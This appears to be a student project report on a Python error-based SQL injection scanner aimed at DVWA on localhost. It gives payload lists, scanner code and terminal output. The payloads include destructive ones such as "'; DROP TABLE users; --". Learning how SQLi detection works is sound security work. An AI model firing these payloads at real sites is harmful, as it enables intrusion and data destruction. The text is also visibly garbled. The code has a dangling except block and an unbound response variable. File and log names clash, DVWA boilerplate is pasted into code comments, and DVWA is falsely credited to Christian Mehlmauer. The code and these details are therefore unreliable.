

Project Title: SQL Injection Scanner

Name: S. Krishna Kumar

Platform / Context: Cybersecurity / Web Application Security Testing (Authorized Test Environments – DVWA, Localhost)

1. Overview

This project is a basic SQL Injection (SQLi) scanner designed for educational and ethical security testing. This document provides a comprehensive guide to a Python-based SQL Injection (SQLi) Scanner script. The script is designed for educational and ethical penetration testing purposes only. It probes web inputs for common SQL injection vulnerabilities by sending crafted HTTP requests and analyzing responses for indicators of vulnerability (e.g., SQL error messages or unexpected data dumps).

It probes HTTP GET parameters for common SQL injection patterns and reports potential vulnerabilities based on database error messages in server responses.

The scanner is intended only for authorized targets, such as:

- DVWA (Damn Vulnerable Web Application)
- Local test applications

2. Objectives

The main objectives of this project are:

- Identify potential SQL injection points in web applications
- Automate testing using common SQLi payloads
- Detect error-based SQL injection indicators
- Log and report findings
- Demonstrate basic concurrency and rate limiting
- Follow legal and ethical security testing practices

3. Scope and Limitations

In Scope

- Error-based SQL injection detection
- GET parameter testing
- Local or intentionally vulnerable targets
- Basic concurrency using threads

Out of Scope

- Authentication bypass
- Blind SQL injection
- Time-based SQL injection
- Data extraction or exploitation
- POST parameter testing
- Security bypass techniques

This scanner does not exploit vulnerabilities; it only detects indicators.

4. Ethical and Legal Considerations

⚠ Important

- This tool must be used only on systems you own or have permission to test
- DVWA and local labs are explicitly allowed targets
- Unauthorized testing on real websites is illegal and unethical

The user is fully responsible for ensuring proper authorization. This tool must only be used on targets you own or have explicit permission to test, such as local applications, Damn Vulnerable Web Application (DVWA), or other intentionally vulnerable testing environments. Unauthorized use on production systems or third-party websites is illegal and unethical. Always comply with laws like the Computer Fraud and Abuse Act (CFAA) in the US or equivalent regulations elsewhere. The author and xAI disclaim any responsibility for misuse.

5. System Requirements

Operating System

- Kali Linux (recommended)
- Any Linux distribution with Python 3

Software

- Python 3.8+
- requests library


Installation

```
sudo apt update
```

```
sudo apt install python3-requests
```

6. File Structure

```
sql_scanner.py      # Main scanner script  
payloads.txt       # SQL injection payload list  
results.log        # Scan results and findings
```



7. Payload File (payloads.txt)

This file contains common SQL injection payloads, one per line.

Example:

```
' OR '1'='1  
" OR "1"="1  
--  
#
```

Payloads are appended to existing GET parameter values during testing.

```
1    1 OR 1=1  
2    1\` OR \`1\`=\`1  
3    1\`1  
4    1 EXEC XP_  
5    1 AND 1=1  
6    1\` AND 1=(SELECT COUNT(*) FROM tablenames); --  
7    1 AND USER_NAME() = \`dbo\`  
8    \\`; DESC users; --  
9    1\\`1  
10   1\` AND non_existant_table = \`1
```

8. How the Scanner Works

Step 1: Input Target URL

The user provides a URL containing **GET parameters**, for example:

http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Step 2: Parameter Enumeration

All GET parameters are extracted and tested individually.

Step 3: Payload Injection

Each payload is appended to the original parameter value and sent as a new HTTP request.

Step 4: Response Analysis

The scanner searches the response body for known SQL error patterns such as:

- SQL syntax errors
- MySQL warnings
- Database exception messages

Step 5: Reporting

If an error indicator is found:

- The parameter name
- Payload used
- Full test URL

are printed to the console and logged to results.log.

```
krishna@kali: ~/Projects/sql_injection_scanner ✘ root@kali: /home/krishna ✘
[krishna@kali]-(~/Projects/sql_injection_scanner) [ ]$ python3 scan.py --url http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
[6] 48571
[krishna@kali]-(~/Projects/sql_injection_scanner) [ ]$ Starting SQLi scan ... Remember: Use only on authorized targets!
Scan Results:
NOT VULNERABLE: Parameter 'id' with payload '' OR '1'='1' --
NOT VULNERABLE: Parameter 'id' with payload '' AND (SELECT COUNT(*) FROM information_schema.tables) > 0 --
NOT VULNERABLE: Parameter 'id' with payload ''; DROP TABLE users; --
NOT VULNERABLE: Parameter 'id' with payload '' OR '1'='1 '#
Detailed logs saved to 'sql_i_scan.log'.
Scan complete.

[6] done python3 scan.py --url http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1
[krishna@kali]-(~/Projects/sql_injection_scanner) [ ]$
```

Welcome to Damn Vulnerable Web Application (DVWA)

DVWA is a PHP module to be used for security professionals to test their skills. It is designed to be an easy way to learn about web application security in a controlled environment. The aim of DVWA is to practice some of the most common security vulnerabilities in a safe and controlled environment. Please note, there are both documented and undocumented modules. You are encouraged to try and discover them all!

General Instructions

It is up to the user how they approach DVWA. Either selecting any module and working up to reach the goal or trying to find a exploit for a module. There is no fixed object to complete a module; however, it is recommended to try and reach the goal as quickly as possible.

Please note, there are both documented and undocumented modules. You are encouraged to try and discover them all!

9. Concurrency and Rate Limiting

- The scanner uses a ThreadPoolExecutor with a configurable number of worker threads
 - A fixed delay (REQUEST_DELAY) is applied between requests to prevent flooding the server
 - This ensures polite and controlled scanning behavior

```
Session Actions Edit View Help
krishna@kali: ~/Projects/sql_injection_scanner [root@kali: /home/krishna]
GNU nano 8.7

def load_payloads():
    try:
        with open("payloads.txt", "r") as f:
            return [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print("[!] payloads.txt not found")
        return []

def is_vulnerable(response):
    content = response.text.lower()
    return any(error in content for error in SQL_ERRORS)

def test_parameters(base_url, param, payload):
    parsed = urllib.parse.urlparse(base_url)
    params = urllib.parse.parse_qs(parsed.query)

    original_value = params.get(param, [""])[0]
    params[param] = original_value + payload

    new_query = urllib.parse.urlencode(params, doseq=True)
    test_url = parsed._replace(query=new_query).geturl()

    try:
        response = requests.get(test_url, timeout=TIMEOUT)
        time.sleep(REQUEST_DELAY)
    except requests.exceptions.RequestException as e:
        logging.warning(f"Request failed: {test_url} | {e}")

    if is_vulnerable(response):
        message = f"[+] SQLI indicator | Param: {param} | Payload: {payload} | URL: {test_url}"
        print(message)
        logging.info(message)

except requests.exceptions.RequestException as e:
    logging.warning(f"Request failed: {test_url} | {e}")

def main():
    target = input("Enter target URL (DVWA/local only): ").strip()
    payloads = load_payloads()

    if not payloads:
        return

    parsed = urllib.parse.urlparse(target)
    params = urllib.parse.parse_qs(parsed.query)

    if not params:
        # scanner.py
        # Welcome to Damn Vulnerable Web Application!
        #
        # Damn Vulnerable Web Application (DVWA) is a penetration testing web application designed to help security professionals learn how to identify and exploit common web application vulnerabilities. DVWA is a free, open-source project developed by security researcher and developer, Christian Mehlmauer.
        #
        # DVWA is an excellent tool for learning about web application security, with various levels of difficulty, from novice to advanced penetration testing.
        #
        # General Instructions
        #
        # To begin, click the 'Home' link at the top right of the DVWA interface. You will be prompted to log in with the default credentials: 'admin' for the username and 'password' for the password. Once logged in, you can start exploring the various modules available in DVWA. Each module contains a series of challenges that you can attempt to exploit. If successful, you will gain access to the next level of the application.
        #
        # If you encounter any errors or issues while attempting to exploit a module, please refer to the DVWA documentation or forums for guidance. DVWA is a great learning tool, but it's important to use it responsibly and ethically.
        #
        # Disclaimer
        #
        # DVWA is a penetration testing application and should not be used to attack any website or system without permission. It is recommended to use DVWA on a local machine or a virtual machine. DVWA is a free, open-source project and is not affiliated with any commercial organization. The creators of DVWA are not responsible for the misuse of this program or any damage it may cause.
```

10. Logging and Output

Console Output

[+] SQLi indicator | Param: id | Payload: ' | URL: http://.../

Log File (results.log)

2026-01-04 12:30:45 - SQLi indicator | Param: id | Payload: ' | URL: ...

Logs provide traceability and reproducibility.

11. DVWA-Specific Notes

- DVWA requires user authentication
- The security level must be set to Low
- Without a valid session, the scanner may receive redirects to the login page
- This can result in false negatives

This behavior is expected and does not indicate scanner failure.

The screenshot shows the DVWA homepage at <http://127.0.0.1/DVWA/index.php>. The top navigation bar includes links for Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The DVWA logo is in the top right. The main content area features a sidebar with a list of modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, and About. The main content area has a heading "Welcome to Damn Vulnerable Web Application!" and a paragraph explaining its purpose: "Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment." It also states that the aim is to practice common web vulnerabilities with various levels of difficulty. Below this is a "General Instructions" section with a note about the user's approach, a "WARNING!" section with a note about hosting, and a "Disclaimer" section with a note about responsibility for installation.

12. Known Limitations

- Only error-based SQL injection is detected
- URL encoding may affect payload behavior
- No session handling (cookies)
- No POST request testing

These limitations are intentional to keep the scanner simple and educational.

13. Conclusion

This SQL Injection Scanner demonstrates the fundamental concepts of automated vulnerability scanning while respecting ethical boundaries.

It is suitable for:

- Academic projects
- Introductory penetration testing labs
- Understanding how SQL injection detection works

It is **not a replacement** for professional security tools.